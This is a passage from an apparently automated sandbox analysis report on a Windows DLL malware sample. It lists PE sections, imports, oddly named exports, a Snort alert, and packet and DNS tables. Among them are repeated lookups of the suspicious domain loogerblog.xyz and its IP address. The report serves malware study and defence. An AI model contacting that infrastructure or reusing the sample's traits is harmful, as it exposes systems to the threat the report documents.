IMAGE_DIRECTORY_ENTRY_IAT	0x2c0f0	0x1d8	.data
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1e9d5	0x1c800	False	0.651778371711	data	6.1583636028	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x20000	0x76bf	0x5600	False	0.166424418605	data	3.49057278676	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.applaus	0x28000	0x2330	0x200	False	0.25	data	1.93042034791	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.isatic	0x2b000	0x9f	0x200	False	0.32421875	data	2.29667149104	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.data	0x2c000	0x2c8	0x400	False	0.33984375	data	2.56740522245	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x2d000	0x998	0xa00	False	0.837109375	data	6.67095194007	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

DLL	Import

DLL	Import
advapi32.dll	RegCloseKey, RegOpenKeyExW, RegQueryValueExW, RegEnumKeyW, RegDeleteKeyW, RegEnumKeyExW, RegQueryInfoKeyW, RegSetValueExW, RegDeleteValueW, SetSecurityDescriptorDacl, InitializeSecurityDescriptor, RegCreateKeyExW
crypt32.dll	CertCreateCertificateChainEngine
dsquery.dll	DllRegisterServer
gdi32.dll	GetObjectW, GetDIBits
htui.dll	HTUI_DeviceColorAdjustmentW
itss.dll	DllRegisterServer
kbdbu.dll	KbdLayerDescriptor
kernel32.dll	GetProcessTimes, GetTickCount, DeleteFileW, CloseHandle, GetModuleHandleW, CreateEventW, EnterCriticalSection, VirtualProtectEx, GetCommandLineW, InterlockedIncrement, ReadFile, SizeofResource, GetShortPathNameW, GetFileSize, SetErrorMode, CreateFileW, InitializeCriticalSection, ExpandEnvironmentStringsW, RaiseException, LoadResource, FindResourceW, GetCurrentProcessId, ResumeThread, OpenMutexW, ResetEvent, OutputDebugStringW, CreateThread, UnmapViewOfFile, GetWindowsDirectoryW, WaitForSingleObject, GetThreadPriority, SetThreadPriority, GetCurrentThreadId, GetCurrentProcess, lstrcmpiW, GetProcAddress, SuspendThread, GetCurrentThread, ReleaseMutex, OpenThread, MapViewOfFile, LeaveCriticalSection, GetLongPathNameW, FreeLibrary, CreateFileMappingW, WideCharToMultiByte, GetCurrentDirectoryW, CreateMutexW, TerminateThread, InterlockedExchange, LoadLibraryExW, DeleteCriticalSection, IsDebuggerPresent, QueryPerformanceCounter, GetModuleFileNameW, Sleep, SetEvent, OpenFileMappingW, MultiByteToWideChar, InterlockedDecrement, InitializeCriticalSectionAndSpinCount, IsProcessorFeaturePresent, LoadLibraryW, GetLastError, FindResourceExW, LocalFree, LoadLibraryExA, SetCurrentDirectoryW
msacm32.dll	acmDriverAddW
ole32.dll	CoTaskMemAlloc, CoCreateGuid, CoTaskMemRealloc, CoCreateInstance, StringFromGUID2, CoRevokeClassObject, CoTaskMemFree, CoInitialize, CoRegisterClassObject, CoUninitialize, CLSIDFromProgID, CoInitializeEx
user32.dll	PostThreadMessageW, LoadStringW, ReleaseDC, GetDC, CharNextW, GetMessageW, DispatchMessageW

Exports

Name	Ordinal	Address
Lamarckism	1	0x401b09
Spiller	2	0x4029eb
Wanderoo	3	0x4029ff
Limelighter	4	0x4033fd
Subcantor	5	0x404057
Anesthesiant	6	0x404583
Snocher	7	0x404602
DllRegisterServer	8	0x42c148
Binna	9	0x4050d2
DllUnregisterServer	10	0x405f09
Gastropod	11	0x40605d
DllGetClassObject	12	0x40731c
Yuit	13	0x40808e
DllCanUnloadNow	14	0x4084b2
Difficileness	15	0x408636

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/15/20-11:09:16.027877	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	57574	8.8.8.8	192.168.2.6

Network Port Distribution

Total Packets: 123

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 15, 2020 11:09:18.994895935 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:18.996843100 CET	49756	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.000844955 CET	49757	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.000983000 CET	49758	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.001075983 CET	49759	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.001131058 CET	49760	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.014007092 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.014199972 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.015007973 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.015923023 CET	443	49756	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.016071081 CET	49756	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.019861937 CET	443	49758	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.019881964 CET	443	49757	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.020037889 CET	443	49760	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.020052910 CET	443	49759	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.020077944 CET	49757	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.020097017 CET	49758	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.020149946 CET	49760	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.020184994 CET	49759	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.021981001 CET	49756	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.022661924 CET	49758	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.022905111 CET	49759	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.023355961 CET	49760	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.023813963 CET	49757	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.033984900 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.035036087 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.035068989 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.035092115 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.035161018 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.035191059 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.041106939 CET	443	49756	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.041542053 CET	443	49758	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.041872025 CET	443	49759	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.042305946 CET	443	49760	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.042763948 CET	443	49758	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.042793036 CET	443	49758	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.042813063 CET	443	49758	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.042830944 CET	443	49757	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.042853117 CET	49758	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.042895079 CET	49758	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.043638945 CET	443	49759	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.043668032 CET	443	49759	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.043690920 CET	443	49759	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.043716908 CET	443	49756	151.101.1.44	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 15, 2020 11:09:19.043741941 CET	443	49756	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.043746948 CET	49759	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.043764114 CET	443	49756	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.043780088 CET	49759	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.043783903 CET	49756	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.043790102 CET	443	49760	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.043818951 CET	443	49760	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.043842077 CET	443	49760	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.043885946 CET	49756	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.043915033 CET	49760	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.043920994 CET	49760	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.044039965 CET	443	49757	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.044064999 CET	443	49757	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.044086933 CET	443	49757	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.044100046 CET	49757	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.044127941 CET	49757	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.044610977 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.045155048 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.045571089 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.046024084 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.048911095 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.049855947 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.050520897 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.050649881 CET	49758	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.051453114 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.051840067 CET	49759	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.051877975 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.052086115 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.052217007 CET	49758	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.052262068 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.052479029 CET	49759	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.055598974 CET	49760	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.056039095 CET	49760	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.060053110 CET	49756	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.061268091 CET	49757	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.061558008 CET	49756	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.061832905 CET	49757	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.063741922 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.063853025 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.064024925 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.064080000 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.064850092 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.064882040 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.064913988 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.064927101 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.064944029 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.064954042 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.064964056 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.064980984 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.064996004 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.065005064 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.065020084 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.065026999 CET	443	49755	151.101.1.44	192.168.2.6
Dec 15, 2020 11:09:19.065038919 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.065105915 CET	49755	443	192.168.2.6	151.101.1.44
Dec 15, 2020 11:09:19.065310955 CET	443	49755	151.101.1.44	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 15, 2020 11:09:04.284048080 CET	53781	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:04.308295012 CET	53	53781	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:04.978176117 CET	54064	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:05.002536058 CET	53	54064	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 15, 2020 11:09:06.093471050 CET	52811	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:06.117803097 CET	53	52811	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:06.870418072 CET	55299	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:06.894795895 CET	53	55299	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:07.542247057 CET	63745	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:07.566497087 CET	53	63745	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:08.181214094 CET	50055	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:08.208318949 CET	53	50055	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:10.470016956 CET	61374	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:10.504407883 CET	53	61374	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:11.591284037 CET	50339	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:11.625535011 CET	53	50339	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:11.816736937 CET	63307	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:11.840873957 CET	53	63307	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:12.141894102 CET	49694	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:12.155675888 CET	54982	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:12.166119099 CET	53	49694	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:12.192656994 CET	53	54982	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:13.647897005 CET	50010	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:13.690989017 CET	53	50010	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:14.096160889 CET	63718	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:14.136838913 CET	53	63718	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:14.844527960 CET	62116	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:14.868823051 CET	53	62116	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:15.139837027 CET	63816	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:15.183229923 CET	53	63816	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:15.671643019 CET	55014	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:15.724904060 CET	53	55014	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:15.738766909 CET	62208	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:15.771225929 CET	53	62208	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:15.995248079 CET	57574	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:16.027877092 CET	53	57574	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:16.310417891 CET	51818	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:16.350702047 CET	53	51818	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:17.252769947 CET	56628	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:17.289906979 CET	53	56628	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:17.298852921 CET	60778	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:17.334139109 CET	53	60778	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:17.567517042 CET	53799	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:17.591849089 CET	53	53799	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:18.061278105 CET	54683	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:18.085805893 CET	53	54683	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:18.827547073 CET	59329	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:18.863883972 CET	53	59329	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:31.795305967 CET	64021	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:31.822546959 CET	53	64021	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:38.142566919 CET	56129	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:38.184133053 CET	53	56129	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:40.359114885 CET	58177	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:40.391933918 CET	53	58177	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:41.323750019 CET	50700	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:41.356200933 CET	53	50700	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:41.385533094 CET	58177	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:41.418185949 CET	53	58177	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:42.126435041 CET	54069	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:42.174268961 CET	53	54069	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:42.311181068 CET	50700	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:42.335530043 CET	53	50700	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:42.375986099 CET	58177	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:42.408768892 CET	53	58177	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:43.322613955 CET	50700	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:43.355099916 CET	53	50700	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:44.389028072 CET	58177	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:44.413232088 CET	53	58177	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 15, 2020 11:09:45.336541891 CET	50700	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:45.352826118 CET	61178	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:45.360742092 CET	53	50700	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:45.385591030 CET	53	61178	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:48.390239954 CET	58177	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:48.414704084 CET	53	58177	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:49.345916033 CET	50700	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:49.370378017 CET	53	50700	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:51.616707087 CET	57017	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:51.667351961 CET	53	57017	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:53.203460932 CET	56327	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:53.251370907 CET	53	56327	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:53.362391949 CET	50243	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:53.395212889 CET	53	50243	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:55.552110910 CET	62055	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:55.579493046 CET	53	62055	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:56.398691893 CET	61249	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:56.458437920 CET	53	61249	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:56.765116930 CET	65252	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:56.789499044 CET	53	65252	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:57.832161903 CET	64367	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:57.865257978 CET	53	64367	8.8.8.8	192.168.2.6
Dec 15, 2020 11:09:58.662326097 CET	55066	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:59.707221985 CET	55066	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:09:59.739866972 CET	53	55066	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:00.271881104 CET	60211	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:00.304903984 CET	53	60211	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:00.974734068 CET	56570	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:01.007502079 CET	53	56570	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:01.374736071 CET	58454	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:01.412075996 CET	53	58454	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:01.787945986 CET	55180	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:01.825789928 CET	53	55180	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:02.464202881 CET	58721	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:02.496887922 CET	53	58721	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:30.056483984 CET	57691	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:30.080723047 CET	53	57691	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:33.953783989 CET	57695	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:33.978003025 CET	53	57695	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:33.978585958 CET	57696	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:34.005626917 CET	53	57696	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:37.937273979 CET	52943	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:37.973731995 CET	53	52943	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:38.163064957 CET	59489	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:38.195697069 CET	53	59489	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:38.799618959 CET	64022	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:38.826878071 CET	53	64022	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:38.990742922 CET	60023	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:39.016408920 CET	53	60023	8.8.8.8	192.168.2.6
Dec 15, 2020 11:10:39.876619101 CET	57193	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:10:39.912344933 CET	53	57193	8.8.8.8	192.168.2.6
Dec 15, 2020 11:11:40.277475119 CET	50248	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:11:40.318372011 CET	53	50248	8.8.8.8	192.168.2.6
Dec 15, 2020 11:11:40.456557035 CET	64413	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:11:40.500377893 CET	53	64413	8.8.8.8	192.168.2.6
Dec 15, 2020 11:11:50.724580050 CET	60429	53	192.168.2.6	8.8.8.8
Dec 15, 2020 11:11:50.757086992 CET	53	60429	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 15, 2020 11:09:11.816736937 CET	192.168.2.6	8.8.8.8	0xa72c	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:13.647897005 CET	192.168.2.6	8.8.8.8	0x1eb7	Standard query (0)	web.vortex .data.msn.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 15, 2020 11:09:14.096160889 CET	192.168.2.6	8.8.8.8	0x9c27	Standard query (0)	contextual .media.net	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:15.139837027 CET	192.168.2.6	8.8.8.8	0xbefa	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:16.310417891 CET	192.168.2.6	8.8.8.8	0x917b	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:17.252769947 CET	192.168.2.6	8.8.8.8	0x282b	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:17.567517042 CET	192.168.2.6	8.8.8.8	0xdf14	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:18.827547073 CET	192.168.2.6	8.8.8.8	0x3c64	Standard query (0)	img.img-taboola.com	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:38.142566919 CET	192.168.2.6	8.8.8.8	0x9c65	Standard query (0)	loogerblog.xyz	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:42.126435041 CET	192.168.2.6	8.8.8.8	0xe190	Standard query (0)	loogerblog.xyz	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:45.352826118 CET	192.168.2.6	8.8.8.8	0xde6b	Standard query (0)	loogerblog.xyz	A (IP address)	IN (0x0001)
Dec 15, 2020 11:10:30.056483984 CET	192.168.2.6	8.8.8.8	0xfd1a	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Dec 15, 2020 11:10:33.953783989 CET	192.168.2.6	8.8.8.8	0x1	Standard query (0)	8.8.8.8.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Dec 15, 2020 11:10:33.978585958 CET	192.168.2.6	8.8.8.8	0x2	Standard query (0)	1.0.0.127.in-addr.arpa	PTR (Pointer record)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 15, 2020 11:09:11.840873957 CET	8.8.8.8	192.168.2.6	0xa72c	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Dec 15, 2020 11:09:13.690989017 CET	8.8.8.8	192.168.2.6	0x1eb7	No error (0)	web.vortex.data.msn.com	web.vortex.data.microsoft.com		CNAME (Canonical name)	IN (0x0001)
Dec 15, 2020 11:09:14.136838913 CET	8.8.8.8	192.168.2.6	0x9c27	No error (0)	contextual .media.net		2.18.68.31	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:15.183229923 CET	8.8.8.8	192.168.2.6	0xbefa	No error (0)	lg3.media.net		2.18.68.31	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:16.350702047 CET	8.8.8.8	192.168.2.6	0x917b	No error (0)	hblg.media.net		2.18.68.31	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:17.289906979 CET	8.8.8.8	192.168.2.6	0x282b	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Dec 15, 2020 11:09:17.591849089 CET	8.8.8.8	192.168.2.6	0xdf14	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Dec 15, 2020 11:09:17.591849089 CET	8.8.8.8	192.168.2.6	0xdf14	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Dec 15, 2020 11:09:18.863883972 CET	8.8.8.8	192.168.2.6	0x3c64	No error (0)	img.img-taboola.com	tls13.taboola.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Dec 15, 2020 11:09:18.863883972 CET	8.8.8.8	192.168.2.6	0x3c64	No error (0)	tls13.taboola.map.fastly.net		151.101.1.44	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:18.863883972 CET	8.8.8.8	192.168.2.6	0x3c64	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:18.863883972 CET	8.8.8.8	192.168.2.6	0x3c64	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:18.863883972 CET	8.8.8.8	192.168.2.6	0x3c64	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:38.184133053 CET	8.8.8.8	192.168.2.6	0x9c65	No error (0)	loogerblog.xyz		193.239.86.173	A (IP address)	IN (0x0001)
